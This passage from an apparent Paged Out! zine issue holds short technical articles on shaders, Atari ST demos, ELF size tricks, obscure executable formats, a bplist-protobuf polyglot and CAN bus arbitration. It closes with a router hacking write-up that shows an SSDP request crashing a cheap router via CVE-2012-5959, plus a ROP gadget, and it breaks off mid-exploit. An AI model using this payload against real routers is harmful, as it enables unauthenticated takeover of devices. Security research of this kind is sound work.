  int u = x-36;
  int v = 18-y;
  int v2 = v*v;
  int h = u*u + v2;
  if( h<200 )
  {
    R = 420;
    B = 520;
    int t = 5000 + h*8;
    int p = shift(t*u,2);
    int q = shift(t*v,2);
    int s = q+q;
    int w = 18 + shift(p-s,2);
    if( w>0 ) R += w*w;
    int o = s + 2200;
    R = shift(R*o,4);
    B = shift(B*o,4);
    if( p > -q )
    {
      int z = shift(p+q,1);
      R += z;
      B += z;
    }
  }
  else if( v<0 )
  {
    R = 150 + v+v;
    B = 50;
    int p = h + 8*v2;
    int c = -240*v - p;
    if( c>1200 )
    {
      int o = shift(6*c,1);
      o = shift(c*(1500-o),2)-8360;
      R = shift(R*o,3);
      B = shift(B*o,3);
    }
    int d = 3200-h-2*(c+u*v);
    if( d>0 ) R += d;
  }
  else
  {
    int c = x + 4*y;
    R = 132 + c;
    B = 192 + c;
  }
  R = min(R,255);
  B = min(B,255);
  int G = shift(R*7+3*B,1);
  return ivec3(R,G,B);
}

// remove last n decimal digits from x
int shift( int x, int n );
```

iquilezles.org
https://www.youtube.com/@InigoQuilez
https://twitter.com/iquilezles

Inigo Quilez

Why You Should Get An ATARI ST In 2024!


Though the very first model of ATARI ST was released almost 40 years ago—in 1985 more precisely—you can still have good reasons to get yourself one in 2024. Compared to its technically superior rival, the Amiga, the ST and even the enhanced model entitled STe could seem limited; however this is what made things funny: go beyond what the machine could do and achieve what could NOT be done.


12,000 colours instead of the usual 16 found in the awesome 2015 "Sea Of Colour" demo by Dead Hackers Society

Soon enough some crazy coders who belonged to a mysterious and underground society called “The Demoscene” started torturing the poor computer. They could not live with its limited window, flanked by sinister black borders, could not be content with the 16 colours on the screen, and would love to make big objects move frantically, like the Amiga did thanks to its dedicated chips and who knows what other indecent ideas were still shaping in their minds.

Please accept my apologies for not being a coder, I have mostly been the main editor of several diskmags and also painted quite a nice number of pixel art graphics. But above all I have been a demo lover for more than 3 decades; I hope this helps you feel empathy.

A fullscreen rotozoom (almost no black border) found in the 2003 "Posh!" demo by Checkpoint



The first limit that were to be broken was these borders, usually one at a time. You could create an “overscan” effect when you managed to remove the horizontal or vertical borders but “fullscreen” was the true grail when coders managed to remove all four borders be it partially or totally. Even though born with a 320*200 limited scope back in 1985, the ATARI ST managed to expand up to about 410*274. Should you want to read more about the various types of “fullscreens” that were made possible, I strongly suggest you read what coder Evil/DHS wrote (ae.dhs.nu/hatari_overscan).

That being done, colours were next to come. Once again coders developed their own secret routes to do what could not be done. First, the “rastersplit” technique managed to change the colour every line so that we were offered bright and colourful skies, others yet pushed it even further like Zerkman/Sector One with his Multiple Palette Picture format allowing several thousands of colours displayed on the screen! (github.com/zerkman/mpp)

By the way, while the ATARI STe was supposed to live up to the AMIGA standard, it was not quite successful. Of course it had a wider range of colours, yet could only display 16, the blitter chip handled sprites and scrollings but few games ever made use of it and last but not least, the DMA chip widened the audio possibilities. The latter was surely the best option to add more sound than the basic chiptune that the ATARI ST could produce (and that even the older C64 righteously laughed at). Now demos could enjoy 4 channel modules, even stream RAW files. Homemade players could replay 8 channels even sometimes 32 channel files; however these could obviously not be used in games nor demos (demozoo.org/productions/117891).

Unlike more modern computers i.e. the PC or even the Amiga, there never quite was an accelerator card for the ATARI ST, it remained unchanged from its creation till now. The only feature that gradually had to be adapted was the storage device. Not so easy to use/find floppies anymore in the 21st century, that’s why for almost a decade now most ATARIs have been equipped with SD card readers. This not only allows an easy and smooth data transfer from PC to the ST but it also brings more storage space (and transfer speed) than ever before. This explains why—very few—demos will only run from such a device, such as the awesome Sea Of Colour by Dead Hackers Society. This very demo gathers all the efforts most coders have made over almost 40 years: overscan and fullscreen, multicolour pictures AND effects, streaming music and lots of modern effects.

As a conclusion if you have never felt drawn to the ATARI ST and STe, please give it a chance as there are plenty of awesome demos and games made for it that break every limit you could think of. Start with my DEMOCYCLOPEDIA blog to learn more about these many wonders (democyclopedia.wordpress.com).

Sébastien LARNAC / STS

DEMOCYCLOPEDIA, the encyclopedia of ATARI ST demos
https://democyclopedia.wordpress.com/

The demoscene hosts many sorts of competitions and sub-scenes, one of them being *4k intro*. In such a competition (or *compo*), entries are expected to give the audience an audiovisual demonstration of several minutes, while the executable may only be at most 4096 *bytes* in size. This is typically achieved by generating visuals purely with shaders, and using a software synthesizer for music playback.

However, these methods only get you so far. The resulting binary must then be compressed using a special-purpose executable compressor or *packer*. Such a tool needs to perform two tasks: *optimizing linking* (removing file format overhead) and *compression*. This article describes the tricks used in the optimizing linker `smol`.

ELF files are complex beasts: they come with an ELF header which points to both the *section headers* and the *program headers* (`phdrs`). The former is only used during 'compile-time' linking, while `phdrs` contain all information for the runtime.

To discover the external functions imported by a dynamically linked binary[1], the runtime linker (`ld.so`) parses the `phdrs` in search for one marked `PT_DYNAMIC`, which is the entry for the *dynamic table*. This table contains a number of type-value pairs, including pointers to the *symbol table*, *global offset table* (GOT), *procedure linkage table* (PLT), *relocation table*, and so on. So, there is a **lot** of stuff stored in an ELF file, and it's best to bypass it all.

How? The dynamic table has one 'non-documented' entry, `DT_DEBUG`. While my system's `elf.h` include header describes it as "For debugging; unspecified", it is more or less always filled by `ld.so` with a pointer to an `r_debug` struct (see your system's `link.h` file). This is the case on Linux, many if not all BSDs, etc., and is probably an 'unofficial' part of the SysV ABI. This weird detail is used by debuggers to figure out how dynamic libraries are linked together at runtime.

What's special about this `r_debug` struct? Well, it has a pointer to a very important struct called `link_map`, a doubly linked list of *all* loaded shared libraries[2]. Its `l_ld` field lets us search through the symbol tables of all these libraries in the `link_map`.


This is what another tool, `dnload`, uses: it manually walks over the symbol tables of all imported DSOs, and fetches the addresses of all needed external functions by comparing their names with a stored 32-bit hash. A small assembly stub inside the program does all these tasks. This works quite well, see e.g. many intros by Faemiyah.

We can optimize the previous idea of walking `link_map` a great deal more, at the cost of making it glibc-specific. If you look at the glibc source (`include/link.h`, to be precise), you'll notice the `link_map` structure actually has a **lot** more fields than just the standard SysV edition. This includes a *symbol hash table* that glibc itself uses to speed up symbol resolution (`l_gnu_buckets` etc.). We can simply reuse this data so we don't have to calculate hashes from strings at all. This cuts away both code needed to calculate the hashes and code needed to parse all those ELF tables. Though, there's a slight problem here: `l_info` tends to change size every few glibc releases. This can be worked around by scanning for `l_entry` and taking an offset.

The second trick relies on a fun implementation quirk of dynamically linked executables: the kernel loads the binary *and* `ld.so` into the process address space, and then jumps to the entrypoint not of the executable, but *of ld.so*. The latter then does all its loading magic, before jumping to the entrypoint of the actual program. This last bit of code (`RTLD_START` in `sysdeps/x86_64/dl-machine.h`) actually leaves a pointer to the `link_map` on the stack for us to use. We don't actually have to bother with `phdrs` and dynamic tables and `r_debug`!

Shader code is just ASCII text, so if an intro has a lot of it, it might actually be beneficial to have more ASCII strings in the binary and less x86, to make things compress better. This is possible by using yet another implementation quirk: at the very beginning of the GOT (in `.bss`, thus never in the file on disk), `ld.so` always places a pointer to a magic `_dl_fixup` function. This function will automagically a) resolve a function from an external library, b) poke the address of the resolved function into the GOT, and c) call the function. We can use this to obtain `dlsym`, and using that, any other symbol, using basically no code nor on-disk ELF headers.

If you want to try `smol`, go to e.g. `https://gitlab.com/PoroCYon/linux-4k-intro-template` (which provies a full example together with compression), and enter the 4k intro compo at a demoparty near you!



Sadly, this page contains too much information to include source code listings and links to further information. Instead, all this information is collected at `https://gist.github.com/PoroCYon/e3bb296ea1b1800fb813bfb38933df0b` or `https://pcy.be/smol-extref.html`.

[1]We need dynamic linking because the GPU drivers (Mesa) largely live in userspace, not in the kernel.

[2]Fun fact! `dlopen` also just returns a `link_map`.

@pcy@icosahedron.website
https://github.com/PoroCYon
https://gitlab.com/PoroCYon

PoroCYon

.article “A couple of obscure executable formats”

```
[CCDL ; ChinaChip Dynamic Library
magic=        'CCDL'
version=      0001_0000h
unknown=      0002_0001h
num_sections= 6
timestamp=    2009_10_20h 0009_37_11h]
; used by ChinaChip's customized version
of µC/OS II, found about 10 years ago in
PMPs coming out of East Asia, including
Dingoo A320, Gemei A330, Onda and JXD

[SECTION 'IMPT' type=IMPORT_TABLE
    offset=000000E0h size=0000519Ch]

; the OS builds the 8-byte thunk
LDR pc, =OSMalloc at address 10193488h
    IMPORT 10193488h OSMalloc
    IMPORT 10193490h OSFree
    IMPORT 10193498h fsys_fopen
    ...

[SECTION 'EXPT' type=EXPORT_TABLE
    offset=00005280h size=00000028h]
; The format supports both executables
and libraries. The only difference is that
executables export a function named AppMain
    EXPORT 101000B4h AppMain
; The format's usefulness for dynamically
loaded libraries is however diminished by
the lack of relocation support

[SECTION 'RAWD' type=PROGRAM_CODE
    offset=       000052B0h
    size=         000DF1B4h
    alloc_size=   000E9AE0h ; including bss

; the code is loaded at a fixed address
    load_address= 10100000h
    entry_point=  10100150h]
; the entry point is a function whose job
is to initialize global variables

[SECTION 'ERPT' type=RESOURCES]
; An executable can also contain named
resources -- basically, embedded files.
; There is no hierarchy, but the names can
contain slashes to denote subdirectories.
    ENTRY "audio\7DaysPiano03.sau"
          size=942289 offset=001BC014h
    ENTRY "audio\7Days_Piano01.sau"
          size=330606 offset=002A20E5h
    ...

; other sections may follow, e.g. "ICON"
```

```
[TOSB ; TempleOS BIN
jmp=                EBh 1Eh
alignment=          1 byte(s)
signature=          'TOSB'
org=                7FFF_FFFF_FFFF_FFFFh
patch_table_offset= 0000_0000_0002_BBBFh
file_size=          0000_0000_0002_F500h]
; used for ahead-of-time compiled code in
Terry A. Davis' TempleOS
; simple structure -- no sections
; however, supports relocations as well as
import/export of variables in addition to
functions

[MACHINE CODE]
; Not specially delimited within the file
; Instead, the entire binary -- stripped
only of the header above -- is loaded into
memory in one go.
; The only supported architecture is x86-64.
   ...

[PATCH TABLE]
; The patch table handles code relocations,
as well as imports and exports
; First, an instance of a simple relocation:
   ENTRY type=IET_ABS_ADDR
      at 02B701h 02B6FBh 02B66Eh 02B637h...
; symbols (functions, but also variables)
are usually exported by address relative to
image start
   ENTRY type=IET_REL32_EXPORT sym=LexPutPos
      at 002332h
; a main function can be also exported
   ENTRY type=IET_MAIN
      at 015267h
; the following import type is used with
CALL and JMP instructions with 32-bit
relative destinations
   ENTRY type=IET_REL_I32 sym=_MALLOC
      at 018498h 0173B8h 0173ACh 017142h...
; but we can also import the absolute
address
; code is only allowed to be loaded in the
lower 2 GB of address space, so 32 bits
shall be enough
   ENTRY type=IET_IMM_U32 sym=SYS_RUN_LEVEL
      at 005280h 00255Dh 0024F1h
   ...
```

.see_also
https://github.com/minexew/Gemei-RE
https://github.com/cia-foundation/bininfo

BINARYNINJA

NEW RELEASE

Version 4.0

WELCOME PAGED OUT READERS!

We're pleased to announce Binary Ninja 4.0 is now available.
It's loaded with new features including:

- Sidekick - a new, AI-powered extension that makes reverse engineering easy
- A free version for evaluation and non-commercial purposes
- New decompilers for RISC-V and NanoMIPS
- Support for collecting related analysis databases into Projects
- A new way to share and sync type information with Type Archives
- A complete UI Refresh that makes your work more efficient

Check out the full list of features online!
https://binary.ninja/pagedout4/


BPPB: A bplist-protobuf polyglot recipe

https://github.com/theXappy/bppb

The Coincidence

Commonly, formats are told apart by some magic value.
Apple's *bplist* format's magic is `bplistXX` (XX are 2 digits, usually 00) at the beginning of the file/blob.
Google's *protobuf* does not have a magic. It's a TLV format, where *fields* are just encoded one after the other.
Fields in protobuf have a header of 1 or 2 bytes, containing a *Tag* and possibly a *Length*. Apparently, the first characters of `bplist00` can be decoded as a protobuf field header:

- `b` is read as a protobuf *Tag*:
  `field_number = 0b01100 , wire_type = 0b010`
  This means "*A LengthValue field with the ID of 12*".
  Protobuf's *LengthValue* wire type is used to store byte arrays, strings, or sub objects.
- `p` is read as the varint Length of the *LengthValue*.
  p is 0x70 in ASCII, so the length is simply 0x70 = 112.
- The rest of the magic plus the next 106 bytes are read as the 112 bytes of data.



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
62 70 6C 69 73 74 30 30 D6 01 02 03 04 05 06 07  bplist00Ö.......
08 09 0A 0B 0C 5F 10 2F 4C 6F 6E 67 4B 65 79 30  ....._./LongKey0
30 30 30 31 31 31 31 32 32 32 32 33 33 33 33 34  0001111222233334
34 34 34 35 35 35 35 36 36 36 36 37 37 37 37 38  4445555666677778
38 38 38 39 39 39 39 51 61 51 62 51 63 51 64 51  8889999QaQbQcQdQ
```

The beginning of a bplist file, parsed as a protobuf.

Next, let's specify the rules of each format so we can synthesize the rest of the polyglot.

Bplist Restrictions

bplist blobs have the following structure:

Magic (8 bytes)
Objects section
Offsets Table section
Trailer (32 bytes)

Notice that there's no header beyond the magic. Parsers should jump to the trailer where parsing instructions are found.
Usually parsing goes like this:

1. Assert magic is in place.
2. Parse trailer.
3. Parse the offsets table (maps object indexes to offset within the file).
4. Parse the tree of objects, starting at the root object. It is usually a dictionary or a list.
   We parse its descendants recursively by decoding child objects' indexes and looking them up in the *Offsets Table*.

Since positions of the objects are read from the *Offsets Table*, if we keep the table updated, every object can be moved anywhere we want within the file.
Note that it's valid, or at least not strictly forbidden, to leave unreferenced bytes between the objects. Anything not pointed to is assumed not to be read by parsers.

Protobuf Restrictions

Protobuf is a TLV format. We need to keep its "root" level of fields valid. We know the bplist magic already dictates the first protobuf field: a *LengthValue* with ID of 12 and Length of 112.

So, our first restriction is that another field's header must come after these 114 bytes. Then another one after that field and so on, until we reach the end of the file.
A *LengthValue* may contain a byte array <u>or</u> a protobuf payload.
We'll use these facts in the "root" protobuf construction to consume arbitrary blobs that the bplist format forces on us.
We'd also use a *LengthValue* to embed our "real" protobuf payload.

Putting It All Together

To sum up our restrictions:

1. The file MUST start with `bplist00`.
2. The file MUST end with a valid 32-bytes bplist trailer.
3. The file MUST be a parsable sequence of TLV protobuf fields.
4. The first protobuf field WILL be a 112 bytes LengthValue with ID of 12. The second field WILL start at offset 114.

Taking those into account, I introduce this strategy:

1. Separately encode a bplist and a protobuf.
2. Shift bplist objects forward, starting at offset 114, to create a *hole* of unreferenced bytes. We might start shifting before 114 if we hit the middle of an object**.**
3. Write the payload protobuf into the *hole*, adding a LengthValue header for it.
4. After the protobuf payload but still inside the hole, write a 3rd LengthValue header to capture the rest of the bplist (shifted objects, offsets table, and trailer).


This table summarizes the resulting artifact. Assume *bplist_x* and *protobuf_y* are the two blobs we're trying to merge.

Bytes range	Bplist interpretation	Protobuf interpretation
0 - 114	Magic + Several objects.	[2 bytes] Header of field 12, with type *LengthValue*. [112 bytes] Data of field 12. The content is irrelevant.
114 - 114 + protobuf_y.len + 4	Unreferenced data.	[2 bytes] Header of field 1, with type *LengthValue*. [protobuf_y.len bytes] Data of field 1. The content is protobuf_y. [2 bytes] Header of field 2, with type *LengthValue*.
114 + protobuf_y.len + 4 - bplist_x.len	Several objects + Offsets Table + 32 bytes of trailer.	[All remaining bytes] Data of field 2. The content is irrelevant.

Edge Case: Unorthodox Bplist Parsers

Some bplist parsers assume objects are encoded back-to-back and parse them without reading the offsets table. If such a parser attempts to parse our polyglot, it'll likely run into an undecodable "object" when parsing the protobuf data in the *hole*. To adjust our strategy for such parsers, we can make the hole larger and prepend a 'data' object header to it. That'll consume all the protobuf bytes inside it into a valid object.

Headed back




Instagram: @killerrabbitmedia
Reddit: u/Killerrabbitmedia
YouTube: @killerrabbitmedia


Killer Rabbit

How collisions are avoided in a multi-master CAN bus?

CAN bus is a communication line used in modern vehicles. It's an interesting protocol, since it works in a multi-master asynchronous mode. Even if there is a device that works functionally as a master (i.e. Body Computer), it does not regulate the data flow on bus in any way. You can imagine the bus as a table where friends talk – everyone can say anything on an equal footing.



Physically, the can bus is just a pair of wires to which every node (in automotive called ***E**lectronic **C**ontrol **U**nit*) is directly connected. To better understand it, you can imagine the bus as a single wire which is by default pulled up to some voltage level (high state which is called **recessive**), and any node acts like an electric switch, that can short it down to GND (zero-level) state, which is called **dominant**. Take a look at this scheme, which is not how it actually works, but helps to understand the principles:




Circuit simulated on https://www.falstad.com/circuit/

At this point, I hope it's clear that:

- If **no node** is setting a dominant state, the bus remains in a recessive state
- If **one or more** nodes set a dominant state, the bus remains in a dominant state

When any node sends a message to the bus, it is being done by alternately **setting** the bus to the dominant level and **releasing** it at a specific bitrate. The voltage waveform creates a shape, which is later interpreted as a communication frame. Frames consists of segments (i.e. first single bit is a *StartOfFrame*, next 11 bits are *ID*, later comes *Payload* etc.).



Physically, communication frame on a bus is a voltage waveform – in fact, it is much longer than presented here

The electrical configuration differs in real setups (two CAN lines, different voltages, transistors instead of switches), but the logic of dominant-recessive states remains the same.
However, working in a multi-master, asynchronous mode is challenging per the question: who's gonna transmit at a particular point of time when there's no master arbiter?
Well, there is some arbitration, made by the nodes themselves.

There are some rules on the bus:
1) If **no one** transmits, **any** node can transmit
2) If **anyone** transmits a frame, **the rest** of the nodes must wait

But… what if two nodes start transmitting their frames at the exact same time? That would make a race condition, wouldn't it?


Well, the important thing to say is that every frame has it's ID number, transmitted in the ID section, right after the frame starts (after the first bit, which is always dominant). IDs are related to the **type of message,** and belong only to one node – their owner.

The **lower the ID** number is, the **bigger priority** it has.

For example: the message driving the airbags would have a higher priority than the turning light state.
Now let me remind you something *obvious*: If we take any two numbers and write them in a binary format of same width, reading them from left to right (MSB to LSB), we will always come to the difference between them: position, where the **lower** number has **zero** and the **bigger** number has **one**.

```
201 = 11001001(b)
205 = 11001101(b)
```

Let's use those numbers 201 and 205 for the IDs of two CAN frames, that was started at the exact same point of time by two nodes.


ID field
Frame1 0 0 0 0 1 1 0 0 1 0 0 1 .....
Frame2 0 0 0 0 1 1 0 0 1 1 .....
CAN Bus 0 0 0 0 1 1 0 0 1 0 0 1 .....

At some point, nodes come to the moment when one is transmitting **0** and the other one is transmitting **1**.
0 is the *dominant state*, and that state is present on the bus.
Now here we come to the last rule of can bus arbitration:

A Node, beside of **transmitting** its states, also **checks** the real voltage level on the bus. If the bus state differs from what the Node is transmitting, it **immediately aborts** ongoing transmission and waits for another time slot.

If you think about this, it can occur only when the state transmitted by node is recessive, and the bus is in a dominant state.
In the given example, at some point, node transmitting the *Frame2* **loses the arbitration**, and stops its frame transmission, waiting for next time slot. The other node (let's call it arbitration-winner) continues sending its message, not even "knowing" that any other node tried to transmit parallelly.
This is why the ID section in the CAN frame is commonly named as an "arbitration field", and makes it possible to avoid collisions/race conditions, and priorities the messages between each other.
Please also note that the **nodes themselves do not have any importance**, and can only own messages, that are of different levels of importance.

YOU WOULDN'T GAMBLE ON A ROUTER

Or would you? It is at the focal point of the LAN, making it the perfect candidate for a LAN-gambling-party Blackjack host. ***Note:*** *Gamble responsibly!*

Target Router
This project started as a general RE/VR project, focusing on bugs over the LAN. Aliexpress always has cheap embedded goodies with questionable security. Sorting the search results for '*router*' by '*lowest price first*', I ended up with this masterpiece for £11 (flames not included).

Under the hood, it has a Mediatek MT7628KN chip (MIPS architecture), a labelled UART, and an SPI EEPROM memory chip. The command line on the UART allowed extraction of the firmware from the EEPROM. Then, *basefind2* was used to work out the base address, and it was loaded into *Ghidra* (no symbols). Its underlying OS is *eCos*, and it's built around an old Realtek SDK.

Finding CVE-2012-5959
By auditing *strcpy()* calls, I spotted a simple stack-based buffer overflow in the SSDP parser in the UPnP library. It turns out the ancient SDK uses a version of *libupnp* vulnerable to an old CVE! To trigger a crash, send:

```
M-SEARCH * HTTP/1.1
HOST:239.255.255.250:1900
MAN:"ssdp:discover"
MX:3
ST:uuid:AAAAAAAAAAAA..AAAAAAAAAAAAA
```

As the router has no mitigations (like the good ol' days), this bug enables unauthenticated RCE over the LAN.

Brainstorming Exploit
At the moment, we overwrite the return address with garbage that is not mapped into memory, we need to jump somewhere useful. We could put a shellcode in our *uuid* buffer and jump to that - but it's definitely not big enough for a Blackjack server.
Alternatively, we can use ROP (Return-Oriented-Programming) gadget(s) to construct a larger shellcode in memory via multiple requests. Using the following gadget, we can write four bytes wherever we please (provided it is mapped):

```
0x8013be14:
  sw $s0, ($s1); lw $ra, 0xc($sp);
  move $v0, $s0; lw $s2, 8($sp);
  lw $s1, 4($sp); lw $s0, ($sp);
  jr $ra; addiu $sp, $sp, 0x10;
```

